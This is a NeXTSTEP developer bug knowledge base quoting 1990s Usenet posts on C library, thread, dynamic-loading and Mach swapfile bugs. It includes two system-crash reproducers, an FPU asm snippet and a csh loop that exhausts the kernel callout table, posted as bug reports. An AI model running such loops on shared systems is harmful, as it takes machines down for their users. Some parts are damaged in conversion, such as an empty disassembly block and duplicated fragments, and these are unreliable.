
It turns out that the cthread\_join() call doesn't currently (NS 3.2) properly deal with with the exception handler stack in the main or child threads (in

fact, it erroneously disturbs the main thread and orphans the child thread exception handling stacks). `pthread_detach()` doesn't suffer from this problem. NeXT is aware of this problem, but if it's bothering you, file a bug report. So to avoid the problem, don't use `pthread_join()` to communicate the completion of a child thread back to the main thread. Use some other means of communicating thread completion (not being a thread expert, I can't recommend any specific approach, but I guess I'm about to learn more about this matter :-)"

Newsgroups: comp.sys.next.programmer  
From: BrianW@SoundS.WA.com (Brian Willoughby)  
Subject: Problems with hanging threads - how to create and initialize properly...  
Reply-To: BrianW@SoundS.WA.com  
Date: Wed, 19 Jan 1994 08:38:09 GMT

I am having problems with threads which do not start when I expect them to.

Every new thread that is created seems to start up right away (see the code below), but whenever any of my threads is aborted, the next thread that is started will freeze until another thread is created (which annoyingly freezes the new thread after unfreezing the earlier thread).

I have been using the following code, which I believe I copied from some example, to create and initialize threads in my applications:

```
ct = pthread_fork(fn, self);
t = pthread_thread(ct);
if (fixedPriority)
 pthread_policy(t, POLICY_FIXEDPRI, 8); // not called
pthread_detach(ct);
```

and the following code to finish off the thread:

```
pthread_suspend(t);
pthread_abort(ct);
```

Apparently, the part of NEXTSTEP responsible for threads is recycling them after I call abort, and the new thread starts up in a suspended state. Is this because the suspended state is not reinitialized when the thread "slot" is reused?

At first I thought this was purely my misunderstanding. But it does seem strange that threads start out unsuspended, and even the reused "slots" will eventually unsuspend without any command from my program other than starting another thread in a different "slot".

I am currently working around this by calling `pthread_resume(t)` after `pthread_detach()`, and simply ignoring the `KERN_FAILURE` that is often returned because the thread is not currently suspended.

However, I would like to know if I should report this as a bug or just consider the thread\_resume() as a necessary part of thread creation and initialization.  
--  
Brian Willoughby     Software Design Engineer, BSEE from NCSU  
NeXTmail welcome     Sound Consulting: Software Design and Development  
BrianW@SoundS.WA.com     Bellevue, WA  
-----

**XXX.3.2 KBNS.11.1.024\_o3.0±3.1o getpwent(3), from a summary by Harvey\_Dueck on NeXT-prog@cpac.washington.edu on 1993-09-23, not verified**

The cache that this facility uses is not refreshed in a timely fashion, and the user of it may get stale information. Use the netinfo calls instead.

**KBNS.00.0.276\_o3.0c getwd(3) Reported by Robert\_Brown, Bug\_NeXT.39778. (KBNS.10.1.rev), reported to be cured in 3.1 by Subrata\_Sircar ("Attachs the private but returns correctly.") XXX what does Subrata\_Sircar mean here?**

This function says it "returns a pointer to the result", but this is very misleading: the result in private storage, as is evidently but erroneously the case in NeXTSTEP\_3.0 (verified by Raf\_Schietekat), or its copy in the storage pointed to by the argument? This ambiguity should be cleared up, probably in favour of the latter case, in which case the NeXT implementation should be cured: "on Sun machines" and on "BSD Inc.'s BSD/386" (!) the pointer returned is the one given by the programmer, and Robert\_Brown also provides source code from the GNU bash shell to indicate that this supposes that the pointer returned is the one given.

**KBNS.32.1.026\_o2.0±3.2o horror(3) missing**

Description: "The functions gethostbyname() and gethostbyaddr() post any errors in the variable h\_errno, which can be printed with perror() (like errno with perror() ). The runtime module \_herror however is missing from libsys\_s.a."

How to verify: I checked the symbol table of /usr/shlib/libsys\_s.B.shlib using Otool.app.

Urgency: What code does this break?

Confirmed: Klaus Dahlenburg (o2.0±3.2o, probably not all versions checked), Raf\_Schietekat (o3.2o)

Workaround: ...

Cure (for NeXT): Cure it.

**XXX.3.2 KBNS.10.2.022\_o3.0o malloc(3) A question, I don't know if this is harmful**

malloc(3) has always been documented as returning NULL if no space is available. In NeXTSTEP, the underlying vm\_allocate can service all requests without actually allocating this memory. It becomes now possible to get, say, 80 MB of mallocated memory, with 20 MB of free disk space and the swapfile already grown beyond its lowat. But if the application actually touches *too much* of this memory, the machine will crash (horrible things will happen if the swapfile or the disk are exhausted, these are doubtlessly bugs). Workaround (this should work?): use calloc and take the performance hit. But should malloc promise more than it can deliver?

Charles\_Fu: ``Malloc returns 0 (NULL) if no more virtual memory is available. This limit is normally quite high (see <mach/m68k/vm\_param.h> and <mach/i386/vm\_param.h>) for normal programs, but might be affected by the use of setrlimit or MallocDebug.

I have often debated the merits of this functionality myself. There are both good and bad points to this and any other memory management scheme. I do not know of a perfect solution. :-) Limiting memory to currently available paging space (swapfile is actually used for paging, not swapping) would require much more careful memory management. Performance optimization tricks such as doubling the argument to successive malloc calls, used by many algorithms as well as the AppKit, would be severely impaired. Much more frequent malloc calls would be necessary (and malloc is not a fast function), or many programs would have to implement internal memory management and garbage collection schemes. Even trying to determine available space when using swapfiles over NFS is somewhat dangerous because of network delays. Certainly, NeXT's behavior when out of swapfile space is suboptimal." XXX abridge?

### **KBNS.32.0.040\_o3.2o malloc(3) Not reentrant (FYIO, no bug involved), from a discussion on NeXT-prog@cpac.washington.edu in 1994-01**

If malloc() is interrupted by a signal, and if the signal handler itself calls malloc(), the program may deadlock on nxzonemalloc()'s thread-safety measures. If malloc\_singlethreaded() was called, a segmentation fault crash may occur instead. These may be rare occurrences ordinarily, but if provoked in a verification program, failure will occur within a few seconds.

Robert\_Nicholson says this is *not a bug*: it's not reentrant in other versions of Unix either, and not supposed to be. Keith\_Willard confirms this, and adds that it's not on the list of reentrant functions in POSIX.1 either. Joy! OK, so where is it documented what *can* actually be used in a signal handler? BTW, thread-safety appears solid (tested under conditions at least as hard as for the reentrancy).

XXX  
From: mcgredo@crl.com (Donald R. McGregor)  
Newsgroups: comp.sys.next.programmer  
Subject: nxzonemallocnolock probs  
Date: 30 Jan 1994 16:57:00 -0800

Ick. I'm malloc'ing off a lot of memory and rapidly destroying it again. Sometimes, in this process, I get crashes at unpredictable points, with the following partial traceback:

```
#0 0x500f5e8 in nxzonemallocnolock ()
#1 0x500be70 in nxzonemalloc ()
```

```
#2 0x500bdec in _class_createInstanceFromZone ()
#3 0x5030e90 in + [Object alloc]
[...]
```

This is all done in a since thread. The problem is not limited to the creation of objects; it will sometimes crash on regular malloc'ing as well.

Anyone have any insight on what the heck could be happening?

--

```
Don McGregor | "If you're so special, why aren't you dead?"
mcgredo@crl.com |
```

```

Newsgroups: comp.sys.next.programmer
From: jjfeiler@relief.com (John Jay Feiler)
Subject: Re: nxzonemallocnolock probs
Reply-To: jjfeiler@relief.com
Date: Tue, 1 Feb 1994 06:01:23 GMT
```

In article <2ih10s\$ceq@crl.crl.com> mcgredo@crl.com (Donald R. McGregor) writes:

```
> Ick. I'm malloc'ing off a lot of memory and rapidly destroying
> it again. Sometimes, in this process, I get crashes at
> unpredictable points, with the following partial traceback:
```

```
>
> #0 0x500f5e8 in nxzonemallocnolock ()
> #1 0x500be70 in nxzonemalloc ()
> #2 0x500bdec in _class_createInstanceFromZone ()
> #3 0x5030e90 in + [Object alloc]
> [...]
```

```
>
> This is all done in a since thread. The problem is not limited
> to the creation of objects; it will sometimes crash on regular
> malloc'ing as well.
```

```
>
> Anyone have any insight on what the heck could be happening?
```

>

```
> --
> Don McGregor | "If you're so special, why aren't you dead?"
> mcgredo@crl.com |
```

I've seen this crop up in several applications of mine, but I've only diagnosed it once.... I was running off the end of an array in an object, an stomping on something. The bug goes away when the app is linked with libMallocDebug. If you need a quick fix, try that.

Does anyone know of a program which will catch memory stompers like that in ObjC? It'd be handy. Unfortunately, MallocDebug disguises the problem....



```
: >
: I've seen this crop up in several applications of mine, but I've only
: diagnosed it once.... I was running off the end of an array in an object, an
: stomping on something. The bug goes away when the app is linked with
: libMallocDebug. If you need a quick fix, try that.
```

I also got this error several times and it turned out that I had a bug in my memory management each time this happened. (like freeing an object or pointer which had been freed or accessing memory out of bounds). So I always take an error like that as an indicator that I screwed up something. Debugging can be very painful, especially in large programs. I can't say for sure, but from my experience it's not a hidden bug in the AppKit but a hidden bug in your own app!

So check all ....alloc and free function/methods in your code. The real bug might be at a totally different place than the point where the error occurred.

Meinrad

```
--
Meinrad Zeller
Fohrenweg 1
D-37077 Goettingen
Tel.: +49-551-300095
Email: mzeller@gwdg.de
```

```


XXX Asked for follow-up on 1994-04-20
From: william@moomin.berkeley.edu (William E. Grosso)
Newsgroups: comp.sys.next.bugs
Subject: free () ??
Date: 15 Apr 1994 22:09:54 GMT
```

I seem to be getting some weird behaviour with "free". Basically, I'm mallocing and freeing a fair amount of memory and occasionally get the error

```
Memory access exception on address 0x3f800000
```

on the line

```
free(temporary)
```

where temporary is pointer to 0x2b2c40 (and has previously been malloced).

Eliminating the free() makes the code run perfectly  
(albeit somewhat hoggishly). All my pointers are correct.

What gives ? This is not in KBNS (I don't think).  
Although, it is suspiciously similar to one of the  
indexing kit bugs.

Bill Grosso

-----

### **KBNS.32.0.036\_o3.2o memcmp(3) Broken on Intel hardware when -O is *not* specified**

From Peter\_Kron's message ([ correction by me): ``Description: [memcmp] routine does not return -1,1 properly for string compares

Workaround: Don't use it, or only use it for equal/not equal

```
korona> memcmp 0 0
```

```
0 0 0
```

```
korona> memcmp 0 1
```

```
0 1 1073742536
```

```
korona> memcmp 1 0
```

```
1 0 1073742537
```

```
"
```

The test program:

```
#import <ansi/ansi.h>
int main(int argc, char *argv[]){
 printf("%s %s %d\n", argv[1], argv[2], memcmp(argv[1], argv[2], 1));
 exit(0);
}
```

Confirmed: Peter\_Kron (o3.2o, i386 hardware, reported, also to Bug\_NeXT), Andy\_Newman (o3.2o, i386 hardware), Raf\_Schietekat (o3.2o on mc68000 hardware: works fine)

### **KBNS.00.0.277\_o1.0±3.3o printf(3) Reported and verified for 3.0±3.1 by Subrata\_Sircar, from Eric\_Norum (who has seen it in 1.0±3.31o), also verified for 3.2/HP-PA (see c.s.n.p, 1994-09-09)**

From: eric%skatter.usask.ca@Princeton.EDU

Subject: printf g format still broken under NeXTSTEP 3.0

three lines of the tables).

KBNS.33.2.rev  
From: eric@pisces.USask.Ca (Norum,132L,6308,3737314)  
Newsgroups: comp.sys.next.bugs  
Subject: printf %g format still broken in 3.3 Patch  
Date: 8 Nov 1995 18:22:07 GMT

I just installed the 3.3 User and Developer Patch on the machines here.  
Just for the heck of it, I checked to see if my favorite bug was still there.

=====  
printfcheck.c =====

```
#include <stdio.h>

int main (int argc, char **argv)
{
 printf ("Expect 0.00123: %.3g\n", 0.001234567);
 printf ("Expect 123: %.3g\n", 123.4567);
 printf ("Expect 123.5: %.4g\n", 123.4567);
 printf ("Expect 1e+03: %.3g\n", 999.6);
 return 0;
}
```

=====  
eric@pisces 217> cc printfcheck.c  
eric@pisces 216> a.out  
Expect 0.00123: 0.001  
Expect 123: 123.457  
Expect 123.5: 123.4567  
Expect 1e+03: 999.6

=====  
O.K., maybe the posix libraries are fixed.....

```
eric@pisces 218> cc -posix printfcheck.c
eric@pisces 219> a.out
Expect 0.00123: 0.001
Expect 123: 123.457
Expect 123.5: 123.4567
Expect 1e+03: 999.6
```

=====  
Nope, I guess not.

Sigh. That makes it 6 \*years\* now since I first reported this (in  
NeXTstep version 1.0) Here's hoping that this gets fixed in 4.0.....

-----



### **KBNS.11.1.002\_o2.0±3.2o printf(3), sprintf(3), fprintf(3)**

Description: According to K&R's "The C programming language, 2nd ed.", which is the authority on ANSI C (right?), the printf() family of functions should return the number of characters printed, or a negative value if an error has occurred. James\_Moosmann has found that printf() normally returns 0 on his version of NeXTSTEP (not specified). The man page doesn't talk about any return value either.

How to verify: Should be obvious

Urgency: How much code will this break?

Confirmed: James\_Moosmann (reported, version not specified), Raf\_Schietekat (o3.0o), Klaus\_Dahlenburg (o2.0±3.2o, probably not all versions in this range tested)

Workaround: Use %n.

Cure (for NeXT): Klaus\_Dahlenburg says that the internal routine \_doprint() is broken.

Report history: reported by James\_Moosmann on NeXT-prog@cpac.washington.edu on 1993-08-18

**KBNS.10.2.046\_o3.0o putenv(3), setenv(3)** These are totally absent from the system (actually I don't know for certain if they're supposed to be there, tell me if this is a bug rather than a mere fact). Whoever feels a need for these can probably get them from Brian\_Glaeske, who also posted them (as source) to comp.sys.next.programmer on 1993-06-14 (NeXTPR-D 135). Hmm, there's a fault in the macro to create a mallocated copy of a string...

### **XXX rld\_load, memory access exception**

XXX.32.1  
Newsgroups: comp.sys.next.programmer  
From: gelato@netcom.com (Steve James)  
Subject: Re: rld\_unload / gdb bug?  
Date: Sun, 12 Jun 1994 22:44:00 GMT

In article <2t7hcm\$a14@giuliani.gun.com>, <ivo@hasc.ca> wrote:  
>Has anyone had problems either with rld\_unload crashing or gdb crashing  
>after an app has been terminated?

Yes, several bugs in rld\_load and rld\_unload exist in 3.2 and have been fixed for 3.3. One of the bugs occurs during rld\_unload'ing (I never experienced this one) and another is caused during rld\_load when you load a lot (>20 or so) of .o's and some of the those .o's have COMMON symbols in them. If your .o's happen to contain C++ code you are very likely to run into the latter, because any .o that contains a class has some common symbols in it. It is not a very reproducible crash because it depends on memory state. A

fresh reboot usually made the problem go away for awhile. It happened far more frequently on Intel than on black.

Because gdb uses rld\_load to get the symbols for .o's that are rld\_load'ed by the target program, it too is susceptible to crash.

You can try 'ld -r -d foo.o -o bar.o; mv bar.o foo.o', which was recommended to me by NeXT to change the COMMON symbols into defines. This didn't seem to help me, but your mileage may vary.

-----

XXX  
Newsgroups: comp.sys.next.bugs  
From: gerti@tms-gmbh.de (Gerd Knops)  
Subject: Memory access exception in rld\_load()  
Reply-To: gerti@tms-gmbh.de  
Date: Thu, 24 Mar 1994 11:22:02 GMT

Under certain circumstances we have a lot of trouble with a bug, that might have its cause in rld\_load(). When dynamically loading classes into our program, we sometimes run into a memory access exception, that always occurs in 'layout\_merged\_symbols ()' deep down in rld\_load(). The address, that causes the exception is usually 0x20 or 0x24. (see backlog)

Slight modifications to any module (eg making the binary 2 byte longer or shorter) or changing the order, in which the modules are loaded, and everything works fine. We have this problem at least since 3.0, and also in 3.1 and 3.2. It was really bad in 3.0, until we played with objc\_setMultithreaded(), which seemed to help a lot, even though objc\_loadModules() is documented to be thread safe. But now it reoccurred with increasing probability. To make things worse: the problem almost never occurs in the 'debug' version.

Here is, what the debugger shows (one of those rare occasions, it did occur in the 'debug' version):

Program generated(1): Memory access exception on address 0x24 (protection failure).  
0x502b0ba in layout\_merged\_symbols ()  
(gdb) where  
Reading in symbols for VISIONModuleControlller.m...done.  
Reading in symbols for VISIONModule.m...done.  
Reading in symbols for TMSMovableMatrix.m...done.  
Reading in symbols for VISIONApp.m...done.  
Reading in symbols for lVISION\_main.m...done.  
#0 0x502b0ba in layout\_merged\_symbols ()  
#1 0x50230d2 in layout\_segments ()  
#2 0x502913a in layout ()  
#3 0x5027c3a in internal\_rld\_load ()  
#4 0x502acfa in rld\_load ()  
#5 0x5037a30 in objc\_loadModules ()

```
#6 0x14292 in -[VISIONModuleController loadClass:] (self=0x2f1358,
_cmd=0x27b47, theClassName=0x3ffe8aa "TMSStrokeAttributesWell") at
VISIONModuleController.m:983
#7 0x147aa in -[VISIONModuleController loadNeededClassesForModule:]
(self=0x2f1358, _cmd=0x27b2b, theModule=0x3719fc) at
VISIONModuleController.m:1166
#8 0x13ec6 in -[VISIONModuleController loadClass:] (self=0x2f1358,
_cmd=0x27b47, theClassName=0x3087c0 "Frames") at
VISIONModuleController.m:882
#9 0x1238a in handleObjcError (className=0x3087c0 "Frames") at
VISIONModuleController.m:65
#10 0x5009440 in objc_getClass ()
```

Any help would be very much appreciated!

Gerd  
-----

**XXX.3.2 KBNS.00.0.278\_o3.0o strftime(3) Reported by Howard\_Smith and verified by Raf\_Schietekat.** Function doesn't have a man page (it does in 3.1, says Subrata\_Sircar). Isn't documented in any file CLibLocalization.rtf (contrary to what /NextLibrary/Documentation/Concepts/Localization.rtf says). %j returns incorrect value (e.g., 53 for today, should be 54). %h and %e aren't supported, says Howard\_Smith, but I don't see them documented in K&R edition 2, so¼ (Everything in Howard\_Smith's little test program (a few kB), available from him, does work ``under SGI 4.0.5 system", including %h (same as %b?) and %e (same as %d?).)

**strtod(3): See atof(3)**

**KBNS.10.3.023\_o3.0±3.2o tmpnam(3)**

Description:  
3.0:  
Unlike what its manual page specifies, NS\_3.0's tmpnam() always tries the same sequence of 25 (=TMP\_MAX) filenames /tmp/t.0XXXXXX, /tmp/t.aXXXXXX, ..., /tmp/t.xXXXXXX, where XXXXX is the process' pid, and returns the first one that doesn't exist (*not* a different string each time it is called), or NULL if all are occupied (and that may be, although unlikely, the *first* time this function is called, *not* more than TMP\_MAX times).

Furthermore, TMP\_MAX=25 is far too low in itself. Here is the disassembled code:

```
char *tmpnam(char *arg1){ // compiles

}
}
```

3.1±3.2:

In NS\_3.1 this function has been made to comply with its man page and the ANSI specification (as Frank\_Thomas points out). It can still fail before TMP\_MAX calls because of lack of inspiration (it only tries /tmp/t.YXXXXX where Y runs from 'a' to 'z') either through sabotage or by (rather unlikely) accident (maybe the process that previously had the same pid crashed and couldn't clean up its temporary files). Even with a limited L\_tmpnam, the available namespace is indeed less than infinite, but there's no obligation to follow the format /tmp/t.YXXXXX with XXXXX the pid, so it is maybe even larger than the capacity of the filesystem, and tmpnam() should explore it better.

How to verify: Disassemble the code, write a test program...

Urgency: XXX

Confirmed: Raf\_Schietekat (o3.0o), Frank\_Thomas (description of 3.1, which he considered correct), Charles\_Fu (o3.2o)

Workaround: Try one of the alternatives mentioned below, or modify the disassembled code above.

Cure (for NeXT): Try more possibilities: begin with 0-9a-zA-Z for Y, same on the ., then on the t, then on the X's. (L\_tmpnam can't be raised without causing already compiled programs to possibly crash.)

Report history: KBNS.32.2.rev

Comment: XXX ANSI says nothing about NULL

Suggestion(s):

It would also be nice if tmpnam(3), tmpfile(3), mk(s)temp(3), NXGetTempFilename() would contain full references to each other, and have better explanations overall (e.g., mktemp and tmpnam should warn that they only provide a name and don't reserve the file, that the programmer is responsible for solving the race condition, especially since mktemp() and tmpnam() are highly uninspired in choosing names, and suggest how to do that).

## NMI Monitor

**XXX.3.2 KBNS.00.0.097\_o3.0o Bug?** I have experienced that, when I reboot from the NMI monitor with the command ``reboot" instead of ``halt" and booting from the ROM monitor, the file system check is not skipped. Has there been some change since 2.1? There doesn't seem to be anything wrong: only some statistics on file count, fragmentation, etc., not the bad stuff that shows up after a cmd-cmd-\* reset. Or is my hard disk degenerating or something? I have encountered this problem because I often reboot my system to clean up the swapfile (see elsewhere), sigh¼ And give a better

diagnostic, preferably in /usr/adm/messages, not just keeping it a second or so on the screen.

## Mach;¬Mach

**KBNS.00.0.280\_o3.0±3.2o Bug\_NeXT.34939 System crash condition on Motorola hardware, reported for 3.0 by Robert\_Brown (verified by Raf\_Schietekat), reraised for 3.1 by Subrata\_Sircar, reraised for 3.2 by Raf\_Schietekat**

``The following program reliably crashes my system. [1/4]

```
main()
{
 asm volatile(".word 0xf233");
 asm volatile(".word 0xec1b");
}" This is a total crash, only hardware reset helps.
```

From my 68020 manual (I don't have anything else handy), the first word is a general MC68881 (read FPU) instruction, ea something indexed on a3, and the second is the actual coprocessor command. After this 0 or more words will be gobbled up as coprocessor-defined extension words and 1 to 5 more as ea extension words. Comparing a hexadecimal dump of the program with disassembly of main() (it turns out to be a valid instruction: `fmovemx d1, a3@ (0x5e:b, d4:1:8)`) indicates that these numbers are 0 and 1, and the one casualty is `unlk a6` (this is not the cause of the error, though, because Robert\_Brown's original program crashed with this FPU instruction somewhere else). Mach should isolate any crash to its task or thread.

**KBNS.32.0.001\_3.1c System panic with new\_posix\_proc**

From: erikkay@next.com (Erik Kay)

```

From: erikkay@next.com (Erik Kay)
Date: Wed, 16 Feb 94 15:53:17 -0600
Subject: easily reproducible kernel panic due to ns_abstimeout table overflow

```

Erik

**KBNS.32.0.046\_o3.1±3.2o Reproducible ns\_abstimeout table overflow (that's a kernel panic!), verified by Raf\_Schietekat (the crash after about a minute)**

**From:** maze!ccwf%woodstock.abbott.com (Charles C. Fu)

**Date:** Wed, 16 Feb 94 15:53:17 -0600

**To:** next-prog@cpac.washington.edu

**Subject:** easily reproducible kernel panic due to ns\_abstimeout table overflow

We're having difficulty keeping NEXTSTEP up and running during intensive activity: lots of polling by various processes for various purposes, lots of network activity, lots of mail being generated. Consistently, we get the aforementioned kernel panic. It has also occurred when a server is down.

To simulate the problem, run these csh commands as root

```
while (1) # loop forever
 sync # to protect your disk when the machine crashes
 sleep 9999&# use a slot in the kernel's callout table
end
```

After about a minute, the machine will usually panic, but sometimes merely locks up Terminal and refuses to let you shut down cleanly. Not as impressive as some of the kernel panics I could produce under 2.x but still a show-stopper. The script will also work as non-root if run by more than one user (because a single user isn't authorized to run enough processes to crash the system under normal circumstances). The above commands consistently panics all configurations I have tried: 3.2 black and white with assorted hardware, and 3.1 black.

This panic appears very similar to the "timeout table overflow" panic which occurs on other BSD-like systems and which is documented in the crash(8) manual page that NeXT doesn't ship. I am not an internals specialist, but as I understand it, every process that requests an action triggered by a timer interrupt (using setitimer) occupies a slot in the kernel's callout table and possibly as many as three. If this table overflows, the timeout table overflow panic occurs. The remedy suggested in the BSD and Sun crash(8) man pages is simply to recompile the kernel with a larger callout table. Unfortunately, this is not an option under NEXTSTEP.

This panic is sometimes preceded by the messages

```
Expanding zone threads
Expanding zone pmap
```

on the console. I would guess that perhaps the kernel is trying (unsuccessfully) to change the size of the callout table dynamically.

This bug has been officially reported to NeXT but has not yet received an official tracking number.

All that said, does anyone have any workaround? Does anyone know of a good way to get NeXT to take action?

-ccwf

## VM;¬VM

**See also (for apparent leaks): KBNS.33.1.037**

**XXX Couldn't verify myself (for 3.2 NeXT hardware, at least), try again**

**KBNS.32.2.047\_o3.0±3.3o Memory mapped from files, written to and not deallocated stays in the swapfile after task terminates**

Description: If you use NXMapFile() you get a memory NXStream with a buffer of Mach memory objects that are mapped, using map\_fd, from a file on disk (and therefore consume no swapfile space), and are presumably copy-on-write. The problem is that any memory objects written to and not explicitly vm\_deallocate'd before task death (or perhaps the whole map\_fd chunk), survive in the swapfile (i.e., their copy-on-write copies), and are not removed until the system is rebooted. This problem is separate from KBNS.00.0.281. See How to verify for more.

How to verify: Create such an NXStream with NXMapFile. Write to it. Forget that you have to use NXCloseMemory(pNXStream,NX\_FREEBUFFER) and use NXClose(pNXStream), which is, curiously enough, equivalent to NXCloseMemory(pNXStream,NX\_TRUNCATEBUFFER) for memory NXStreams. Terminate the application. Repeat that a few times. The swapfile will have grown. (Not tried, just a likely verification procedure for the analysis above.)

Urgency: Might cause a total system crash. Workaround is easy... and easily forgotten (especially since any mention of NX\_FREEBUFFER has been removed from the NXCloseMemory() documentation: only NXGetMemoryBuffer/vm\_deallocate is mentioned).

Confirmed: Garance\_Drosehn (o3.0±3.3o, reported) XXX confirmation on latest update? is writing to such memory essential for the bug to occur (if not, my analysis should be rewritten)? Greg\_Titus (o3.2o black&white)

Workaround: Properly use NXCloseMemory(pNXStream,NX\_FREEBUFFER) or the more cumbersome NXGetMemoryBuffer/vm\_deallocate.

Cure (for NeXT): Keep track of which task owns those copied-on-write memory objects, and deallocate with other used VM.

Report history: KBNS.33.0.rev

Comment:

The mapped file does not show up in the VSIZE field of ps -v. XXX test this

Garance\_Drosehn has another VM problem, also with an ever-growing swapfile, for which he has not provided any details other than that it ends when the process terminates. Anyone interested should check with him. Well, here is some info:

```
Content-Type: text/plain
Mime-Version: 1.0 (NeXT Mail 3.3 v118.2)
From: Garance A Drosehn <maze!gad@eclipse.its.rpi.edu>
Date: Sun, 14 May 95 20:56:00 -0400
To: RfSchtkk
Subject: Re: swapfile and autonfsmount problem
References: <9504161709.AA02179@flexus>
```

back on 17 Apr 95, I (garance) wrote:

```
gad> One common cause of the ever-growing swapfile problem is
gad> code that calls NXMapFile() to work with a file, and then
gad> calls NXClose() when it's done.
```

This is the problem I talked about in usenet. It's not the problem that was hitting me at the time, it's just one that I've seen come up for other people.

At some point you mentioned:

```
rs> Avie Tevanian has published an explanation for why the swapfile
rs> does not shrink (reproduced in KBNS.32.1), but this does not imply
rs> that it will grow beyond the real need at any one time. Are you
rs> saying that it does? If you do know that there are problems not
rs> yet described in KBNS, then please describe them in detail (but
rs> concisely).
```

The problem that I am seeing (unrelated to the NXMapFile question) is a problem which happens when a large process forks. How \*much\* of a problem it causes depends on how large the process is, and what the parent and child do after having forked. In my case I have a parent process which forks, and the child does a checkpoint of the process. The child exits when it's finished with the checkpoint. The parent keeps running, and in fact will do more forks later on to do additional checkpoints. Each one of these checkpoints causes my swapfile to grow. I know it's the checkpoint that's causing the swapfile growth. After running the process for about a week, my swapfile is up over 225 meg. The process itself doesn't grow much above 20 meg, as listed in 'ps' output. After running for a week, we kill the process and restart it. This saves me from a forced reboot of my NeXT, but of course we'd rather not have to stop and restart the process once a week either.

This turns out to be a problem that's a part of Mach itself. It's not unique to NeXTSTEP. In fact, here's a description of that problem from someone who describes the same problem in FreeBSD:

- ----- [start excerpt]

```
jsd| Date: Sun, 14 May 1995 14:56:16 +0000
jsd| From: "John S. Dyson" <toor@jsdinc.root.com>
jsd| To: current@FreeBSD.org
jsd| Subject: Updated notes on the VFS/VM system
```

```
jsd|
jsd| Hey gang --
```

```
jsd|
jsd| I thought that it would be nice to talk about the improvements to the
jsd| FreeBSD VFS/VM for the 2.0.5 release. This is a follow-on to ...
```

```
jsd|
jsd| Things fixed in the VM/VFS system since 4.4-Lite by various FreeBSD
jsd| contributors include:
```

```
jsd|
jsd| 1) Collapse problem fully eliminated
jsd| Fairly complex code has been added to eliminate the growing
jsd| swap space problem intrinsic in the MACH VM system used in
jsd| 4.4-Lite. You will notice that the system uses much less
jsd| swap space than it used to. (Earlier versions of FreeBSD
jsd| had mods to help the situation, but the code in 2.0.5
jsd| contains a complete fix.)
```

```
jsd|
jsd| The problem is that when a parent creates a child by the
jsd| fork(2) system call -- the address space is "cloned" through
jsd| a copy-on-write (COW) mechanism. If both the parent and
jsd| child modify their address spaces -- each will create their
jsd| own copy of the modified memory owned by the parent before
jsd| the fork(2) system call. Each process continues to hold
jsd| a reference to the original memory residing in the parent.
jsd| This reference is kept, because the original memory still
jsd| contains pages that can be shared.
jsd|
jsd| The problem appears when the child exits, the reference
jsd| count to the original memory does drop to one -- that is
jsd| good. But there is no mechanism to properly merge the
jsd| memory originally in the parent back into the parent if
jsd| paging has occurred on the original memory from the parent.
jsd| This causes "orphan" memory (that can eventually get paged
jsd| out) on some systems. In the original 4.4Lite code (and
jsd| most 4.4Lite implementations that we know of, except for
jsd| FreeBSD) there is no way to reclaim this swap-space or
jsd| memory. On a heavily loaded system with significant paging
jsd| this will eventually necessitate a reboot.
jsd|
- ----[end excerpt]
```

In my earlier message, I also wrote:

```
gad> While I know exactly what code is causing the swapfile growth,
gad> the program it's in is pretty much impossible to use for
gad> investigating a bug like this. I'm trying to write a much
gad> simpler program which will illustrate the same problem. I've
gad> sent a report into bug-next, and even got some helpful suggestions
gad> back from them. If I can pin it down some more, I'll write up
gad> the details.
```

I haven't actually written up the simpler program that demonstrates the bug yet. Now that our semester is over, I might have some free time to finally do that.

```

Garance Alistair Drosehn = gad@eclipse.its.rpi.edu
ITS Systems Programmer (handles NeXT-type mail)
Rensselaer Polytechnic Institute; Troy NY USA
```

## **KBNS.00.0.281\_o3.0±3.2o The swapfile will not shrink below the highest page currently in use**

Description: When the swapfile contains no free pages, it grows if more are required. The problem is that if pages are allocated for a long-running process in this case, then even if most of the swapfile is subsequently freed, it will still stay the same size. This may crash the system if a lot of file

space is next needed (say, a core file for a crashed process, or a print spool file...).

How to verify: Avadis\_Tevanian of NeXT himself admits it...

Urgency: May cause total system crashes! and will force one to occasionally reboot the system. May force one to save things to floppy before rebooting.

Confirmed: Raf\_Schietekat (o3.0±3.1o, reported), Avadis\_Tevanian of NeXT (o3.2o)

Workaround: From time to time, reboot your system if your swapfile has grown rather big. Some people say they get relief from a ``simple" Window Server restart, but I doubt that.

Cure (for NeXT): Occasionally, clean free pages, and let the file system transform them into ``holes" (as when a file is written to beyond its current size). Or repeatedly move the last page to the first free position.

### Report history: KBNS.32.1.rev

From: maretick@woodstock.abbott.com  
Newsgroups: comp.sys.next.programmer  
Subject: Re: Program VSIZE and Swapfile usage  
Date: 29 Jul 1994 11:55:31 GMT  
Reply-To: maretick@woodstock.abbott.com  
Keywords: VSIZE Swapfile

Excerpts from netnews.comp.sys.next.programmer: 28-Jul-94 Program VSIZE and Swapfile .. by Eric A. Christiansen@she  
> Can anyone explain how NeXTStep sets VSIZE and provide some background  
> information (or pointers to info) on how these resources are allocated  
> and how we can debug them. (Right now all we are doing is using debug,  
> and the vm\_stat and ps -aux commands). How can a program consume  
> ever increasing amounts of memory between diffent runs in different  
> processes?

Here's the text of a response from NeXT (Avie T.) from a previous Swapfile thread.

Scott

\*\*\*\*\*begin text\*\*\*\*\*

Here's the facts on how swapfiles work:

For every page in the swapfile, the kernel maintains status telling whether that page is in use or not. When a swapfile is enabled (mach\_swapon), it is truncated to lowat and each page is flagged as free. When the page out daemon requests a page to be swapped out, the pager locates the first free page in the

swapfile (actually, there is an algorithm to determine which swapfile is used, if more than one is enabled, but I will omit this from the discussion). The first free page is defined as the lowest numbered page. As more and more memory is consumed by processes, higher and higher numbered pages are used. When all pages in the swapfile are in use, and additional page out causes the swapfile to be extended in size. This occurs until hiwat is reached. If hiwat is reached, or if the file system is out of space, the page will be left in memory (unless there is another swapfile enabled that can be used). If the system stays in this state, it will eventually be full of dirty pages which can not be paged out. When this happens, the system comes to a grinding halt as it is forced to use fewer and fewer pages of memory (memory is filled with dirty pages that can not be paged out).

Now, it gets interesting when we consider what happens when memory is freed. In particular, when a process exits or calls vm\_deallocate, the VM system attempts to free any memory that was associated with the appropriate regions of virtual memory. When memory is shared, it simply makes a note that there is one fewer reference to the shared memory (or copy-on-written memory) and no further action is taken. If this is the last reference to the memory, any corresponding physical pages are freed from main memory and any corresponding pages in the swapfile are tagged as free. A subsequent allocation of page on the swapfile will most definitely reuse this page!

